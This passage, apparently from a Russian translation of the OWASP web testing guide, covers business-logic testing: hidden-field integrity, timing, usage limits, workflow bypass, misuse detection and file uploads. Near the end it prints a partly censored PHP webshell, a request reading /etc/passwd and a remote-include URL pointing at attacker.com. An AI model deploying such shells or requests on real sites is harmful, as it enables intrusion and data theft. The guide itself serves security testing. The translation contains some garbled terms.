- Если они найдены, попробуйте угадать и изменить эти значения, чтобы получить другой ответ или поведение приложения.

Связанные тестовые случаи

Тестирование открытых переменных сеанса (OTG-SESS-004)

Тестирование подделки межсайтовых запросов (OTG-SESS-005)

Тестирование перечисления учетной записи (OTG-IDENT-004)

Инструменты

OWASP Zed Attack Proxy (ZAP) - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP - это простой в использовании интегрированный инструмент тестирования на проникновение для поиска уязвимостей в веб-приложениях. Он предназначен для использования людьми с широким спектром опыта в области безопасности и поэтому идеально подходит для разработчиков и функциональных тестеров, которые плохо знакомы с тестированием на проникновение. ZAP предоставляет автоматические сканеры, а также набор инструментов, которые позволяют вам вручную находить уязвимости.

Ссылки

Подделка межсайтовых запросов - узаконивание поддельных запросов - <https://fragilesecurity.blogspot.com/2012/11/cross-site-request-forgery-legitimizing.html>

Функции отладки, которые остаются в финальной игре - http://glitchcity.info/wiki/index.php/List_of_video_games_with_debugging_features#Debugging_features_which_remain_present_in_the_final_game

Пасхальное яйцо - [https://en.wikipedia.org/wiki/Easter_egg_\(media\)](https://en.wikipedia.org/wiki/Easter_egg_(media))

Топ 10 программных пасхальных яиц - <https://lifehacker.com/371083/top-10-software-easter-eggs>

Санация

Приложение должно быть достаточно умным и разработанным с использованием бизнес-логики, которая не позволит злоумышленникам прогнозировать и манипулировать параметрами, чтобы подорвать поток программной или бизнес-логики или использовать скрытые / недокументированные функции, такие как отладка.

4.11.3. Проверка целостности (OTG-BUSLOGIC-003)

Резюме

Многие приложения предназначены для отображения различных полей в зависимости от ситуации пользователя, оставляя некоторые входные данные скрытыми. Однако во многих случаях возможно передать значения скрытых значений полей на сервер с помощью прокси. В этих случаях серверные элементы управления должны быть достаточно умными, чтобы выполнять реляционные или серверные изменения, чтобы гарантировать, что надлежащие данные разрешены серверу на основе бизнес-логики, специфичной для пользователя и приложения.

Кроме того, приложение не должно зависеть от нередатируемых элементов управления, раскрывающихся меню или скрытых полей для обработки бизнес-логики, поскольку эти поля остаются недоступными для редактирования только в контексте браузеров. Пользователи могут редактировать свои значения с помощью инструментов редактора прокси и пытаться манипулировать бизнес-логикой. Если приложение отображает значения, связанные с бизнес-правилами, такими как количество и т. Д., Как не редактируемые поля, оно должно хранить копию на стороне сервера и использовать ее для обработки бизнес-логики. Наконец, помимо данных приложения / системы, системы журналов должны быть защищены, чтобы предотвратить чтение, запись и обновление.

Уязвимости проверки целостности бизнес-логики уникальны в том смысле, что эти случаи неправильного использования зависят от конкретного приложения, и если пользователи могут вносить изменения, можно только писать или обновлять / редактировать определенные артефакты в определенное время в соответствии с логикой бизнес-процесса.

Приложение должно быть достаточно умным, чтобы проверять наличие реляционных изменений и не разрешать пользователям отправлять информацию непосредственно на сервер, который не является действительным, доверенным, поскольку он поступил из нередатируемых элементов управления или пользователь не авторизован для отправки через интерфейс. Кроме того, системные артефакты, такие как журналы, должны быть «защищены» от несанкционированного чтения, записи и удаления.

пример

Пример 1

Представьте себе приложение с графическим интерфейсом приложения ASP.NET, которое позволяет только администратору изменять пароль для других пользователей в системе. Пользователь с правами администратора увидит поля имени пользователя и пароля для ввода имени пользователя и пароля, в то время как другие пользователи не увидят ни одно из полей. Однако если пользователь без прав администратора отправляет информацию в поле имени пользователя и пароля через прокси-сервер, он может «обмануть» сервер, заставив его поверить, что запрос пришел от пользователя с правами администратора и изменить пароль других пользователей.

Пример 2

Большинство веб-приложений имеют раскрывающиеся списки, позволяющие пользователю быстро выбирать свое состояние, месяц рождения и т. Д. Предположим, что приложение Project Management позволяло пользователям входить в систему и в зависимости от своих привилегий предоставляло им выпадающий список проектов, к которым у них есть доступ. Что произойдет, если злоумышленник найдет имя другого проекта, к которому у него нет доступа, и отправит информацию через прокси-сервер. Даст ли приложение доступ к проекту? У них не должно быть доступа, даже если они пропустили проверку бизнес-логики авторизации.

Пример 3

Предположим, что для системы администрирования транспортных средств требуется, чтобы сотрудник первоначально проверял каждую гражданскую документацию и информацию при выдаче удостоверения личности или водительских прав. На этом этапе бизнес-процесс создал данные с высоким уровнем целостности, так как целостность представленных данных проверяется приложением. Теперь предположим, что приложение перемещено в Интернет, чтобы сотрудники могли войти в систему для полного обслуживания, или граждане могут войти в систему для приложения ограниченного самообслуживания для обновления определенной информации. На этом этапе злоумышленник может использовать перехватывающий прокси-сервер для добавления или обновления данных, к которым у него нет доступа, и он может нарушить целостность данных, заявив, что гражданин не был женат, но предоставил данные для имени супруга. Этот тип вставки или обновления непроверенных данных нарушает целостность данных и может быть предотвращен, если следовать логике бизнес-процесса.

Пример 4

Многие системы включают ведение журнала для аудита и устранения неполадок. Но насколько хороша / достоверна информация в этих журналах? Могут ли они преднамеренно или случайно манипулировать ими, уничтожая их целостность?

Как проверить

Общий метод тестирования

- Просмотрите проектную документацию и используйте предварительное тестирование, чтобы найти части приложения / системы (компоненты, например, поля ввода, базы данных или журналы), которые перемещают, хранят или обрабатывают данные / информацию.
- Для каждого идентифицированного компонента определите, какой тип данных / информации является логически приемлемым и какие типы должны защищать приложение / система. Кроме того, подумайте, кому в соответствии с бизнес-логикой разрешено вставлять, обновлять и удалять данные / информацию и в каждом компоненте.
- Попытайтесь вставить, обновить или отредактировать, удалить значения данных / информации с недопустимыми данными / информацией в каждом компоненте (т. Е. Вход, база данных или журнал) пользователями, которые не должны быть разрешены в рабочем процессе логики бизнеса.

Конкретный метод тестирования 1

- Использование прокси-захвата и HTTP-трафика для поиска скрытых полей.
- Если найдено скрытое поле, посмотрите, как эти поля сравниваются с приложением с графическим интерфейсом, и начните запрашивать это значение через прокси-сервер, отправляя

различные значения данных, пытаясь обойти бизнес-процесс и манипулировать значениями, к которым у вас не было доступа.

Специальный метод тестирования 2

- Использование прокси-захвата и HTTP-трафика для поиска места для вставки информации в области приложения, которые нельзя редактировать.
- Если найдено, посмотрите, как эти поля сравниваются с приложением с графическим интерфейсом, и начните запрашивать это значение через прокси-сервер, отправляя различные значения данных, пытаясь обойти бизнес-процесс и манипулировать значениями, к которым у вас не было доступа.

Специальный метод тестирования 3

- Перечислите компоненты приложения или системы, которые можно редактировать, например журналы или базы данных.
- Для каждого идентифицированного компонента попытайтесь прочитать, отредактировать или удалить его информацию. Например, должны быть идентифицированы файлы журналов, и тестировщики должны попытаться манипулировать собираемыми данными / информацией.

Связанные тестовые случаи

Все проверки входных данных

Инструменты

- Различные системные / прикладные инструменты, такие как редакторы и инструменты для работы с файлами.

- *OWASP Zed Attack Proxy (ZAP)* -

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP - это простой в использовании интегрированный инструмент тестирования на проникновение для поиска уязвимостей в веб-приложениях. Он предназначен для использования людьми с широким спектром опыта в области безопасности и поэтому идеально подходит для разработчиков и функциональных тестеров, которые плохо знакомы с тестированием на проникновение. ZAP предоставляет автоматические сканеры, а также набор инструментов, которые позволяют вам вручную находить уязвимости.

Ссылки

Реализация ссылочной целостности и общей бизнес-логики в RDB -

<http://www.agiledata.org/essays/referentialIntegrity.html>

О правилах и ограничениях целостности в системах баз данных -

<http://www.comp.nus.edu.sg/~lingtw/papers/IST92.teopk.pdf>

Использовать ссылочную целостность для обеспечения соблюдения основных бизнес-правил в Oracle - <http://www.techrepublic.com/article/use-referential-integrity-to-enforce-basic-business-rules-in-oracle/>

Максимальное повторное использование бизнес-логики с помощью Reactive Logic - <http://architects.dzone.com/articles/maximizing-business-logic>

Регистрация доказательств подделки - <http://tamperevident.cs.rice.edu/Logging.html>

Санация

Приложение должно быть достаточно умным, чтобы проверять наличие реляционных изменений и не разрешать пользователям отправлять информацию непосредственно на сервер, который не является действительным, доверенным, поскольку он поступил из нередатируемых элементов управления или пользователь не авторизован для отправки через интерфейс. Кроме того, любой компонент, который можно редактировать, должен иметь механизмы для предотвращения непреднамеренного / преднамеренного написания или обновления.

4.11.4. Тест на время процесса (OTG-BUSLOGIC-004)

Резюме

Возможно, что злоумышленники могут собирать информацию о приложении, отслеживая время, необходимое для выполнения задачи или давая ответ. Кроме того, злоумышленники могут манипулировать и нарушать спроектированные потоки бизнес-процессов, просто оставляя активные сеансы открытыми и не отправляя свои транзакции в «ожидаемый» период времени.

Уязвимости логики синхронизации процесса уникальны тем, что эти случаи ручного неправильного использования должны создаваться с учетом времени выполнения и транзакции, которые зависят от приложения / системы.

Время обработки может дать / утечь информацию о том, что делается в фоновых процессах приложения / системы. Если приложение позволяет пользователям угадывать, каким будет следующий частичный результат, обрабатывая изменения времени, пользователи смогут соответствующим образом скорректировать и изменить поведение в зависимости от ожиданий и «игры в систему».

пример

Пример 1

Видеоигры / игровые автоматы могут занять больше времени для обработки транзакции непосредственно перед крупной выплатой. Это позволило бы проницательным игрокам играть в азартные игры на минимальные суммы, пока они не увидят длительное время процесса, которое затем побудит их сделать максимальную ставку.

Пример 2

Многие процессы входа в систему запрашивают имя пользователя и пароль. Если вы присмотритесь, вы сможете увидеть, что для ввода неверного имени пользователя и неверного пароля пользователя требуется больше времени для возврата ошибки, чем для ввода правильного имени пользователя и неверного пароля пользователя. Это может позволить злоумышленнику узнать, имеет ли он действительное имя пользователя и не нужно полагаться на сообщение с графическим интерфейсом.

Пример 3

Большинство Арен или туристических агентств имеют приложения для продажи билетов, которые позволяют пользователям покупать билеты и бронировать места. Когда пользователь запрашивает билеты, места заблокированы или зарезервированы в ожидании оплаты. Что делать, если злоумышленник продолжает резервировать места, но не проверяет? Будут ли освобождены места или билеты не будут проданы? Некоторые поставщики билетов теперь предоставляют пользователям только 5 минут для завершения транзакции, или транзакция признана недействительной.

Пример 4

Предположим, что сайт электронной торговли драгоценными металлами позволяет пользователям совершать покупки с ценовым предложением, основанным на рыночной цене во время входа в систему. Что если злоумышленник войдет в систему и разместит заказ, но не завершит транзакцию до тех пор, пока в конце дня не поднимется только цена на металлы? Получит ли атакующий начальную более низкую цену?

Как проверить

- Просмотрите проектную документацию и используйте предварительное тестирование, чтобы найти функциональные возможности приложения / системы, на которые может повлиять время. Например, время выполнения или действия, которые помогают пользователям прогнозировать будущие результаты или позволяют обойти любую часть бизнес-логики или рабочего процесса. Например, незавершенные транзакции в ожидаемое время.
- Разрабатывать и выполнять случаи неправильного использования, гарантируя, что злоумышленники не смогут получить преимущество в зависимости от времени.

Связанные тестовые случаи

Тестирование атрибутов cookies (OTG-SESS-002)

Тайм-аут сеанса тестирования (OTG-SESS-007)

Санация

Разработка приложений с учетом времени обработки. Если злоумышленники могут получить какое-то преимущество от знания разного времени обработки и результатов, добавьте дополнительные шаги или обработку, чтобы независимо от результатов, которые они предоставили в один и тот же период времени.

Кроме того, приложение / система должны иметь механизм, позволяющий злоумышленникам расширять транзакции в течение «приемлемого» времени. Это может быть сделано путем отмены или сброса транзакций по истечении заданного промежутка времени, как сейчас используют некоторые продавцы билетов.

4.11.5. Проверить, сколько раз функция может использовать ограничения (OTG-BUSLOGIC-005)

Резюме

Многие из проблем, которые решаются приложениями, требуют ограничения количества раз, когда функция может быть использована или действие может быть выполнено. Приложения должны быть «достаточно умными», чтобы пользователь не мог превысить свой лимит использования этих функций, поскольку во многих случаях каждый раз, когда функция используется, пользователь может получать какую-то выгоду, которую необходимо учитывать для надлежащей компенсации владельцу. , Например: сайт электронной коммерции может разрешить пользователям применять скидку только один раз за транзакцию, или некоторые приложения могут быть включены в план подписки и позволять пользователям загружать только три полных документа ежемесячно.

Уязвимости, связанные с тестированием пределов функций, зависят от конкретного приложения, и должны быть созданы случаи неправомерного использования, которые стремятся выполнять части приложения / функции / или действия больше, чем допустимое количество раз.

Злоумышленники могут обойти бизнес-логику и выполнить функцию больше, чем «допустимый», используя приложение для личной выгоды.

пример

Предположим, что сайт электронной коммерции позволяет пользователям воспользоваться любой из многочисленных скидок на общую сумму покупки, а затем перейти к оформлению заказа и проведению торгов. Что произойдет, если злоумышленник вернется на страницу скидок после получения и применения одной «допустимой» скидки? Могут ли они воспользоваться еще одной скидкой? Могут ли они воспользоваться одной и той же скидкой несколько раз?

Как проверить

- Просмотрите документацию по проекту и используйте предварительное тестирование для поиска функций или функций в приложении или системе, которые не должны выполняться более одного раза или определенного количества раз в течение рабочего процесса бизнес-логики.
- Для каждой найденной функции и функции, которые должны выполняться только один раз или указанное количество раз в течение рабочего процесса бизнес-логики, следует разработать случаи злоупотребления / неправильного использования, которые могут позволить пользователю

выполнять больше допустимого количества раз. Например, может ли пользователь многократно перемещаться по страницам, выполняя функцию, которая должна выполняться только один раз? или пользователь может загружать и выгружать корзины покупок с учетом дополнительных скидок.

Связанные тестовые случаи

Тестирование перечисления учетной записи и предполагаемой учетной записи пользователя (OTG-IDENT-004)

Тестирование на слабый механизм блокировки (OTG-AUTHN-003)

Ссылки

Бизнес-логика InfoPath Forms Services превысила максимальное ограничение операций Правило - <http://mpwiki.viacode.com/default.aspx?g=posts&t=115678>

Сегодня утром на CME была временно приостановлена торговля золотом - <http://www.businessinsider.com/gold-halted-on-cme-for-stop-logic-event-2013-10>

Санация

Приложение должно иметь проверки, чтобы гарантировать, что бизнес-логика соблюдается и что если функция / действие может быть выполнено только определенное количество раз, когда предел достигнут, пользователь больше не может выполнять функцию. Чтобы пользователи не могли использовать функцию в течение соответствующего количества раз, приложение может использовать такие механизмы, как файлы cookie, для подсчета или во время сеансов, не позволяющих пользователям получить доступ для выполнения функции в дополнительное время.

4.11.6. Тестирование на предмет обрыва рабочих потоков (OTG-BUSLOGIC-006)

Резюме

Уязвимости рабочих процессов включают в себя любые типы уязвимостей, которые позволяют злоумышленнику неправильно использовать приложение / систему таким образом, чтобы они могли обойти (а не следовать) запланированный / предполагаемый рабочий процесс.

«Рабочий процесс состоит из последовательности связанных шагов, где каждый шаг следует без задержки или промежутка и заканчивается непосредственно перед началом следующего шага. Это описание последовательности операций, объявленных как работа человека или группы, организации персонала или одного или нескольких простых или сложных механизмов. Рабочий процесс может рассматриваться как любая абстракция реальной работы ». (<https://en.wikipedia.org/wiki/Workflow>)

Бизнес-логика приложения должна требовать, чтобы пользователь выполнил определенные шаги в правильном / определенном порядке, и если рабочий процесс завершается без правильного завершения, все действия и порожденные действия «откатываются» или отменяются. Уязвимости, связанные с обходом рабочих процессов или обходом правильного рабочего процесса бизнес-логики, уникальны в том смысле, что они очень специфичны для приложения / системы, и необходимо разрабатывать тщательные случаи неправильного использования вручную с использованием требований и вариантов использования.

Бизнес-процесс приложений должен иметь проверки, чтобы гарантировать, что транзакции / действия пользователя выполняются в правильном / приемлемом порядке, и если транзакция инициирует какое-либо действие, это действие будет «откатано» и удалено, если транзакция не будет успешно завершена. ,

Примеры

Пример 1

Многие из нас получают такие «клубные / лояльные баллы» за покупки в продуктовых магазинах и на заправочных станциях. Предположим, что пользователь смог начать транзакцию, связанную со своей учетной записью, а затем, после добавления баллов в свой клуб / учетную запись лояльности, отменить транзакцию или удалить элементы из своей «корзины» и тендера. В этом случае система либо не должна применять баллы / кредиты к счету до тех пор, пока он не будет подан, либо баллы / кредиты следует «откатить», если приращение баллов / кредитов не соответствует итоговому тендеру. Имея это в виду, злоумышленник может начать транзакции и отменить их, чтобы построить свои уровни очков, фактически ничего не покупая.

Пример 2

Система электронных досок объявлений может быть разработана таким образом, чтобы гарантировать, что первоначальные сообщения не содержат ненормативную лексику на основе списка, с которым сравнивается сообщение. Если слово в «черном» списке найдено во введенном пользователем тексте, отправка не публикуется. Но, как только отправка отправлена, отправитель может получить доступ, отредактировать и изменить содержимое отправления, чтобы включить слова, включенные в ненормативную лексику / черный список, так как при редактировании публикация никогда не сравнивается снова. Имея это в виду, злоумышленники могут открыть начальное пустое или минимальное обсуждение, а затем добавить все, что им нравится, в качестве обновления.

Как проверить

Общий метод тестирования

- Просмотрите документацию по проекту и используйте предварительное тестирование, чтобы найти способы пропустить или перейти к этапам процесса приложения в порядке, отличном от заданного / предполагаемого потока бизнес-логики.
- Для каждого метода разработайте случай неправильного использования и попытайтесь обойти или выполнить действие, которое «неприемлемо» для рабочего процесса бизнес-логики.

Метод тестирования 1

- Запустите транзакцию, проходящую через приложение, за баллы, которые вызывают кредиты / баллы для учетной записи пользователя.
- Отмените транзакцию или уменьшите итоговый тендер, чтобы уменьшить стоимость баллов, и проверьте систему баллов / кредитов, чтобы убедиться, что были записаны правильные баллы / кредиты.

Метод тестирования 2

- В системе управления контентом или на доске объявлений введите и сохраните действительный исходный текст или значения.
- Затем попробуйте добавить, отредактировать и удалить данные, которые оставят существующие данные в недопустимом состоянии или с недопустимыми значениями, чтобы гарантировать, что пользователю не разрешено сохранять неверную информацию. Некоторые «недействительные» данные или информация могут быть конкретными словами (ненормативной лексикой) или конкретными темами (например, политическими вопросами).

Связанные тестовые случаи

Тестирование обратного пути в каталоге/файле (OTG-AUTHZ-001)

Тестирование обхода схемы авторизации (OTG-AUTHZ-002)

Тестирование обхода схемы управления сессиями (OTG-SESS-001)

Проверка данных бизнес-логики (OTG-BUSLOGIC-001)

Проверка способности подделывать подделывать запросы (OTG-BUSLOGIC-002)

Проверка целостности (OTG-BUSLOGIC-003)

Тест на время процесса (OTG-BUSLOGIC-004)

Испытать количество раз, когда функция может использовать ограничения (OTG-BUSLOGIC-005)

Проверка защиты от неправильного использования приложения (OTG-BUSLOGIC-007)

Тестовая загрузка неожиданных типов файлов (OTG-BUSLOGIC-008)

Тестовая загрузка вредоносных файлов (OTG-BUSLOGIC-009)

Ссылки

Случаи злоупотребления деталями OWASP - https://www.owasp.org/index.php/Detail_misuse_cases

Реальный пример дефекта бизнес-логики - <http://h30501.www3.hp.com/t5/Following-the-White-Rabbit-A/Real-Life-Example-of-a-Business-Logic-Defect-Screen-Shots/ba-p/22581>

Топ-10 векторов атак бизнес-логики Атака и использование активов и недостатков бизнес-приложений - обнаружение уязвимостей для устранения - <http://www.ntobjectives.com/go/business-logic-attack-vectors-white-paper/> и http://www.ntobjectives.com/files/Business_Logic_White_Paper.pdf

CWE-840: ошибки бизнес-логики - <http://cwe.mitre.org/data/definitions/840.html>

Санация

Приложение должно быть самоосознаваемым и иметь на месте проверки, гарантирующие, что пользователи завершают каждый шаг процесса рабочего процесса в правильном порядке, и предотвращают злоумышленников от обхода / пропуска / или повторения любых шагов / процессов в рабочем процессе. Проверка на уязвимости рабочих процессов включает в себя разработку случаев злоупотребления / неправильного использования бизнес-логики с целью успешного завершения бизнес-процесса, не выполняя правильные шаги в правильном порядке.

4.11.7. Проверка защиты от неправильного использования приложения (OTG-BUSLOGIC-007)

Резюме

Злоупотребление и неправильное использование действующей функциональности может идентифицировать атаки, пытающиеся перечислить веб-приложение, выявить слабые стороны и использовать уязвимости. Необходимо провести тесты, чтобы определить, существуют ли защитные механизмы уровня приложения для защиты приложения.

Отсутствие активной защиты позволяет злоумышленнику охотиться за уязвимостями без какого-либо вмешательства. Таким образом, владелец приложения не будет знать, что его приложение находится под атакой.

пример

Аутентифицированный пользователь выполняет следующую (маловероятную) последовательность действий:

1. Попытка доступа к идентификатору файла их роли не разрешается загружать
2. Подставляет один тик (') вместо идентификационного номера файла
3. Изменяет запрос GET на POST
4. Добавляет дополнительный параметр
5. Дублирует пару имя / значение параметра

Приложение отслеживает злоупотребления и отвечает после 5-го события с очень высокой степенью уверенности, что пользователь является злоумышленником. Например приложение:

- Отключает критическую функциональность
- Включает дополнительные шаги аутентификации для оставшейся функциональности
- Добавляет задержки в каждом цикле запрос-ответ
- Начинает записывать дополнительные данные о взаимодействиях пользователя (например, очищенные заголовки HTTP-запросов, тела и тела ответов)

Если приложение не отвечает каким-либо образом, и злоумышленник может продолжать злоупотреблять функциональностью и отправлять явно вредоносное содержимое в приложение, приложение провалило этот тестовый пример. На практике отдельные действия в приведенном выше примере вряд ли будут происходить подобным образом. Гораздо более вероятно, что инструмент фаззинга используется для выявления слабых мест в каждом параметре по очереди. Это то, что тестер безопасности предпримет тоже.

Как проверить

Этот тест необычен тем, что результат можно извлечь из всех других тестов, выполненных для веб-приложения. Выполняя все остальные тесты, обратите внимание на меры, которые могут указывать на встроенную самозащиту приложения:

- Измененные ответы
- Заблокированные запросы
- Действия, которые выходят из системы пользователя или блокируют его учетную запись

Они могут быть только локализованы. Общие локализованные (для каждой функции) защиты:

- Отклонение ввода, содержащего определенные символы
- Временная блокировка учетной записи после ряда ошибок аутентификации

Локализованные меры безопасности не являются достаточными. Часто не существует средств защиты от общего неправильного использования, таких как:

- Принудительный просмотр
- В обход проверки входного уровня представления
- Многочисленные ошибки контроля доступа
- Дополнительные, дублированные или отсутствующие имена параметров
- Многочисленные ошибки проверки ввода или проверки бизнес-логики со значениями, которые не могут быть результатом ошибок или опечаток пользователя
- Получены структурированные данные (например, JSPN, XML) неверного формата
- Получены явные межсайтовые сценарии или полезные нагрузки SQL-инъекций
- Использование приложения быстрее, чем было бы возможно без инструментов автоматизации
- Изменение континентального географического местоположения пользователя
- Смена пользовательского агента
- Доступ к многоступенчатому бизнес-процессу в неправильном порядке
- Большое количество или высокая степень использования специфических для приложения функций (например, отправка кода ваучера, неудачные платежи по кредитным картам, загрузка файлов, загрузка файлов, выходы из системы и т. Д.).

Эти средства защиты работают лучше всего в аутентифицированных частях приложения, хотя скорость создания новых учетных записей или доступа к контенту (например, для очистки информации) может быть полезна в общественных местах.

Не все вышеперечисленное должно контролироваться приложением, но есть проблема, если ни один из них не существует. При тестировании веб-приложения, выполняющего вышеуказанные действия, был ли принят ответ против тестера? Если нет, то тестировщик должен сообщить, что

приложение, по-видимому, не имеет активных средств защиты всего приложения от неправильного использования. Обратите внимание, что иногда возможно, что все ответы на обнаружение атаки будут скрыты для пользователя (например, регистрация изменений, усиленный мониторинг, оповещения администраторов и запрос проксирования), поэтому уверенность в этом обнаружении не может быть гарантирована. На практике очень немногие приложения (или связанная с ними инфраструктура, такая как брандмауэр веб-приложений) обнаруживают такие типы неправильного использования.

Связанные тестовые случаи

Все остальные контрольные примеры актуальны.

инструменты

Тестер может использовать многие инструменты, используемые для других тестовых случаев.

Ссылки

- [Resilient Software](#), Software Assurance, US Department Homeland Security
- [IR 7684](#) Common Misuse Scoring System (CMSS), NIST
- [Common Attack Pattern Enumeration and Classification](#) (CAPEC), The Mitre Corporation
- [OWASP_AppSensor_Project](#)
- [AppSensor Guide v2](#), OWASP
- Watson C, Coates M, Melton J and Groves G, [Creating Attack-Aware Software Applications with Real-Time Defenses](#), CrossTalk The Journal of Defense Software Engineering, Vol. 24, No. 5, Sep/Oct 2011

Санация

Создание неактивной защиты от неправильного использования приложения.

4.11.8. Тестовая загрузка неожиданных типов файлов (OTG-BUSLOGIC-008)

Резюме

Многие бизнес-процессы приложения позволяют загружать и обрабатывать данные, которые передаются через файлы. Но бизнес-процесс должен проверять файлы и разрешать только определенные «одобренные» типы файлов. Решение о том, какие файлы «одобрены», определяется бизнес-логикой и зависит от приложения / системы. Риск заключается в том, что, позволяя пользователям загружать файлы, злоумышленники могут представить неожиданный тип файла, который может быть выполнен и может оказать негативное влияние на приложение или систему посредством атак, которые могут повредить веб-сайт, выполнить удаленные команды, просмотреть системные файлы, просмотреть локальные ресурсы, атаковать другие серверы или использовать локальные уязвимости, и это лишь некоторые из них.

Уязвимости, связанные с загрузкой неожиданных типов файлов, уникальны тем, что загрузка должна быстро отклонять файл, если у него нет определенного расширения. Кроме того, это отличается от загрузки вредоносных файлов тем, что в большинстве случаев неверный формат файла сам по себе не может быть «вредоносным», но может нанести ущерб сохраненным данным. Например, если приложение принимает файлы Windows Excel, если загружен аналогичный файл базы данных, его можно прочитать, но извлеченные данные могут быть перемещены в неправильные места.

Приложение может ожидать загрузки только определенных типов файлов для обработки, таких как файлы .CSV, .txt. Приложение не может проверять загруженный файл по расширению (для проверки файла с низкой степенью достоверности) или содержимому (проверка файла с высокой степенью достоверности). Это может привести к неожиданным результатам системы или базы данных в приложении / системе или дать злоумышленникам дополнительные методы для использования приложения / системы.

пример

Предположим, что приложение для обмена фотографиями позволяет пользователям загружать графические файлы .gif или .jpg на веб-сайт. Что если злоумышленник сможет загрузить html-файл с тегом <script> или php-файл? Система может переместить файл из временного местоположения в конечное местоположение, где теперь может выполняться код php для приложения или системы.

Как проверить

Общий метод тестирования

- Просмотрите документацию проекта и проведите некоторое предварительное тестирование, чтобы найти типы файлов, которые не должны поддерживаться приложением / системой.

- Попробуйте загрузить эти «неподдерживаемые» файлы и убедитесь, что они отклонены правильно.
- Если несколько файлов могут быть загружены одновременно, должны быть проведены тесты для проверки правильности оценки каждого файла.

Специальный метод тестирования

- Изучить логические требования приложений.
- Подготовьте библиотеку файлов, которые «не одобрены» для загрузки, которые могут содержать такие файлы, как: jsp, exe или html файлы, содержащие скрипт.
- В приложении перейдите к механизму отправки или загрузки файла.
- Отправьте «не утвержденный» файл для загрузки и убедитесь, что он не может быть загружен надлежащим образом.
- Проверьте, проверяет ли веб-сайт только тип файлов в клиентской части JavaScript.
- Убедитесь, что веб-сайт проверяет только тип файла по «Content-Type» в HTTP-запросе.
- Проверьте, проверяет ли веб-сайт только по расширению файла.
- Проверьте, можно ли напрямую получить доступ к другим загруженным файлам по указанному URL.
- Проверьте, может ли загруженный файл содержать код или внедрение скрипта.
- Проверьте, есть ли какая-либо проверка пути к загруженным файлам. В частности, хакеры могут сжимать файлы с указанным путем в ZIP, чтобы разархивированные файлы могли быть загружены по заданному пути после загрузки и распаковки.

Связанные тестовые случаи

Обработка расширений тестового файла для конфиденциальной информации (OTG-CONFIG-003)

Тестовая загрузка вредоносных файлов (OTG-BUSLOGIC-009)

Ссылки

OWASP - неограниченная загрузка файлов -

https://www.owasp.org/index.php/Unrestricted_File_Upload

Рекомендации по безопасности при загрузке файлов: блокировка загрузки вредоносных файлов -

<http://www.computerweekly.com/answer/File-upload-security-best-practices-Block-a-malicious-file-upload>

Остановите людей, загружающих вредоносные файлы PHP через формы -

<http://stackoverflow.com/questions/602539/stop-people-uploading-malicious-php-files-via-forms>

CWE-434: неограниченная загрузка файла с опасным типом -

<http://cwe.mitre.org/data/definitions/434.html>

Советы по безопасному программированию - обработка загрузки файлов -

<https://www.datasprings.com/resources/dnn-tutorials/artmid/535/articleid/65/secure-programming-tips-handling-file-uploads?AspxAutoDetectCookieSupport=1>

Санация

Приложения должны разрабатываться с механизмами, позволяющими принимать и обрабатывать только «приемлемые» файлы, которые остальные функциональные возможности приложения готовы обработать и ожидать. Некоторые конкретные примеры включают в себя: черный или белый список расширений файлов, использование «Content-Type» из заголовка или использование распознавателя типов файлов, чтобы все разрешали только определенные типы файлов в систему.

4.11.9. Тестовая загрузка вредоносных файлов (OTG-BUSLOGIC-009)

Резюме

Многие бизнес-процессы приложения позволяют загружать данные / информацию. Мы регулярно проверяем достоверность и безопасность текста, но прием файлов может представлять еще больший риск. Чтобы снизить риск, мы можем принимать только определенные расширения файлов, но злоумышленники могут инкапсулировать вредоносный код в инертные типы файлов. Проверка на наличие вредоносных файлов подтверждает, что приложение / система способно правильно защитить злоумышленников от загрузки вредоносных файлов.

Уязвимости, связанные с загрузкой вредоносных файлов, уникальны тем, что эти «вредоносные» файлы могут быть легко отклонены с помощью бизнес-логики, которая сканирует файлы во время процесса загрузки и отклоняет те, которые воспринимаются как вредоносные. Кроме того, это отличается от загрузки неожиданных файлов тем, что, хотя тип файла может быть принят, файл все равно может быть вредоносным для системы.

Наконец, «злонамеренный» означает разные вещи для разных систем, например, вредоносные файлы, которые могут использовать уязвимости SQL-сервера, не могут считаться «вредоносными» для среды плоских файлов основного кадра.

Приложение может разрешить загрузку вредоносных файлов, содержащих эксплойты или шелл-код, без отправки их на сканирование вредоносных файлов. Вредоносные файлы могут быть обнаружены и остановлены в различных точках архитектуры приложения, таких как: IPS / IDS, антивирусное программное обеспечение сервера приложений или антивирусная проверка приложения при загрузке файлов (возможно, выгрузка сканирования с использованием SCAP).

пример

Предположим, что приложение для обмена фотографиями позволяет пользователям загружать свои графические файлы .gif или .jpg на веб-сайт. Что делать, если злоумышленник может загрузить оболочку RNP, exe-файл или вирус? Затем злоумышленник может загрузить файл, который может быть сохранен в системе, и вирус может распространиться сам или через удаленные процессы exe или может быть выполнен шелл-код.

Как проверить

Общий метод тестирования

- Просмотрите документацию по проекту и используйте пробное тестирование, просматривая приложение / систему, чтобы определить, что представляет собой «вредоносный» файл в вашей среде.
- Разработайте или приобретите известный «вредоносный» файл. [EICAR защиты от вредоносных программ тестовый файл](#) может быть использован как безвредные, но широко детектируется антивирусным программным обеспечением.
- Попробуйте загрузить вредоносный файл в приложение / систему и убедитесь, что он правильно отклонен.
- Если несколько файлов могут быть загружены одновременно, должны быть проведены тесты для проверки правильности оценки каждого файла.

Эксплойт Полезная нагрузка

- При использовании функции генерации полезной нагрузки Metasploit генерирует шелл-код в виде исполняемого файла Windows с помощью команды Metasploit «msfpayload».
- Отправьте исполняемый файл с помощью функции загрузки приложения и посмотрите, будет ли он принят или отклонен.

Вредоносный файл

- Разработайте или создайте файл, который не сможет выполнить процесс обнаружения вредоносных программ приложения. Есть много доступных в Интернете, таких как ducklin.htm или ducklin-html.htm.
- Отправьте исполняемый файл с помощью функции загрузки приложения и посмотрите, будет ли он принят или отклонен.

[Использование по назначению Intended Use - EICAR](#)

WebShell Backdoor

Например, загрузите WebShell-backdoor.php на целевой сайт жертвы.

```
<?php
    if(isset($_REQUEST['rq'])){
        echo "<pre>";
        $rq= ($_REQUEST['rq']);
        /* Replace CENSORED with system ($rq) to activate the sample */
        CENSORED;
        echo "</pre>";
        die;
    }
?>
```

После загрузки тестеры / хакеры могут получить пароль, посетив приведенный ниже URL-адрес.

`http://TargetVictimSite.com/WebShell-backdoor.php?rq=cat+/etc/passwd`
или это может быть выполнено удаленным внедрением файла как ниже.

```
http://TargetVictimSite.com/File.php?
include=http://attacker.com/WebShell-backdoor.php
```

Другой пример PHP:

```
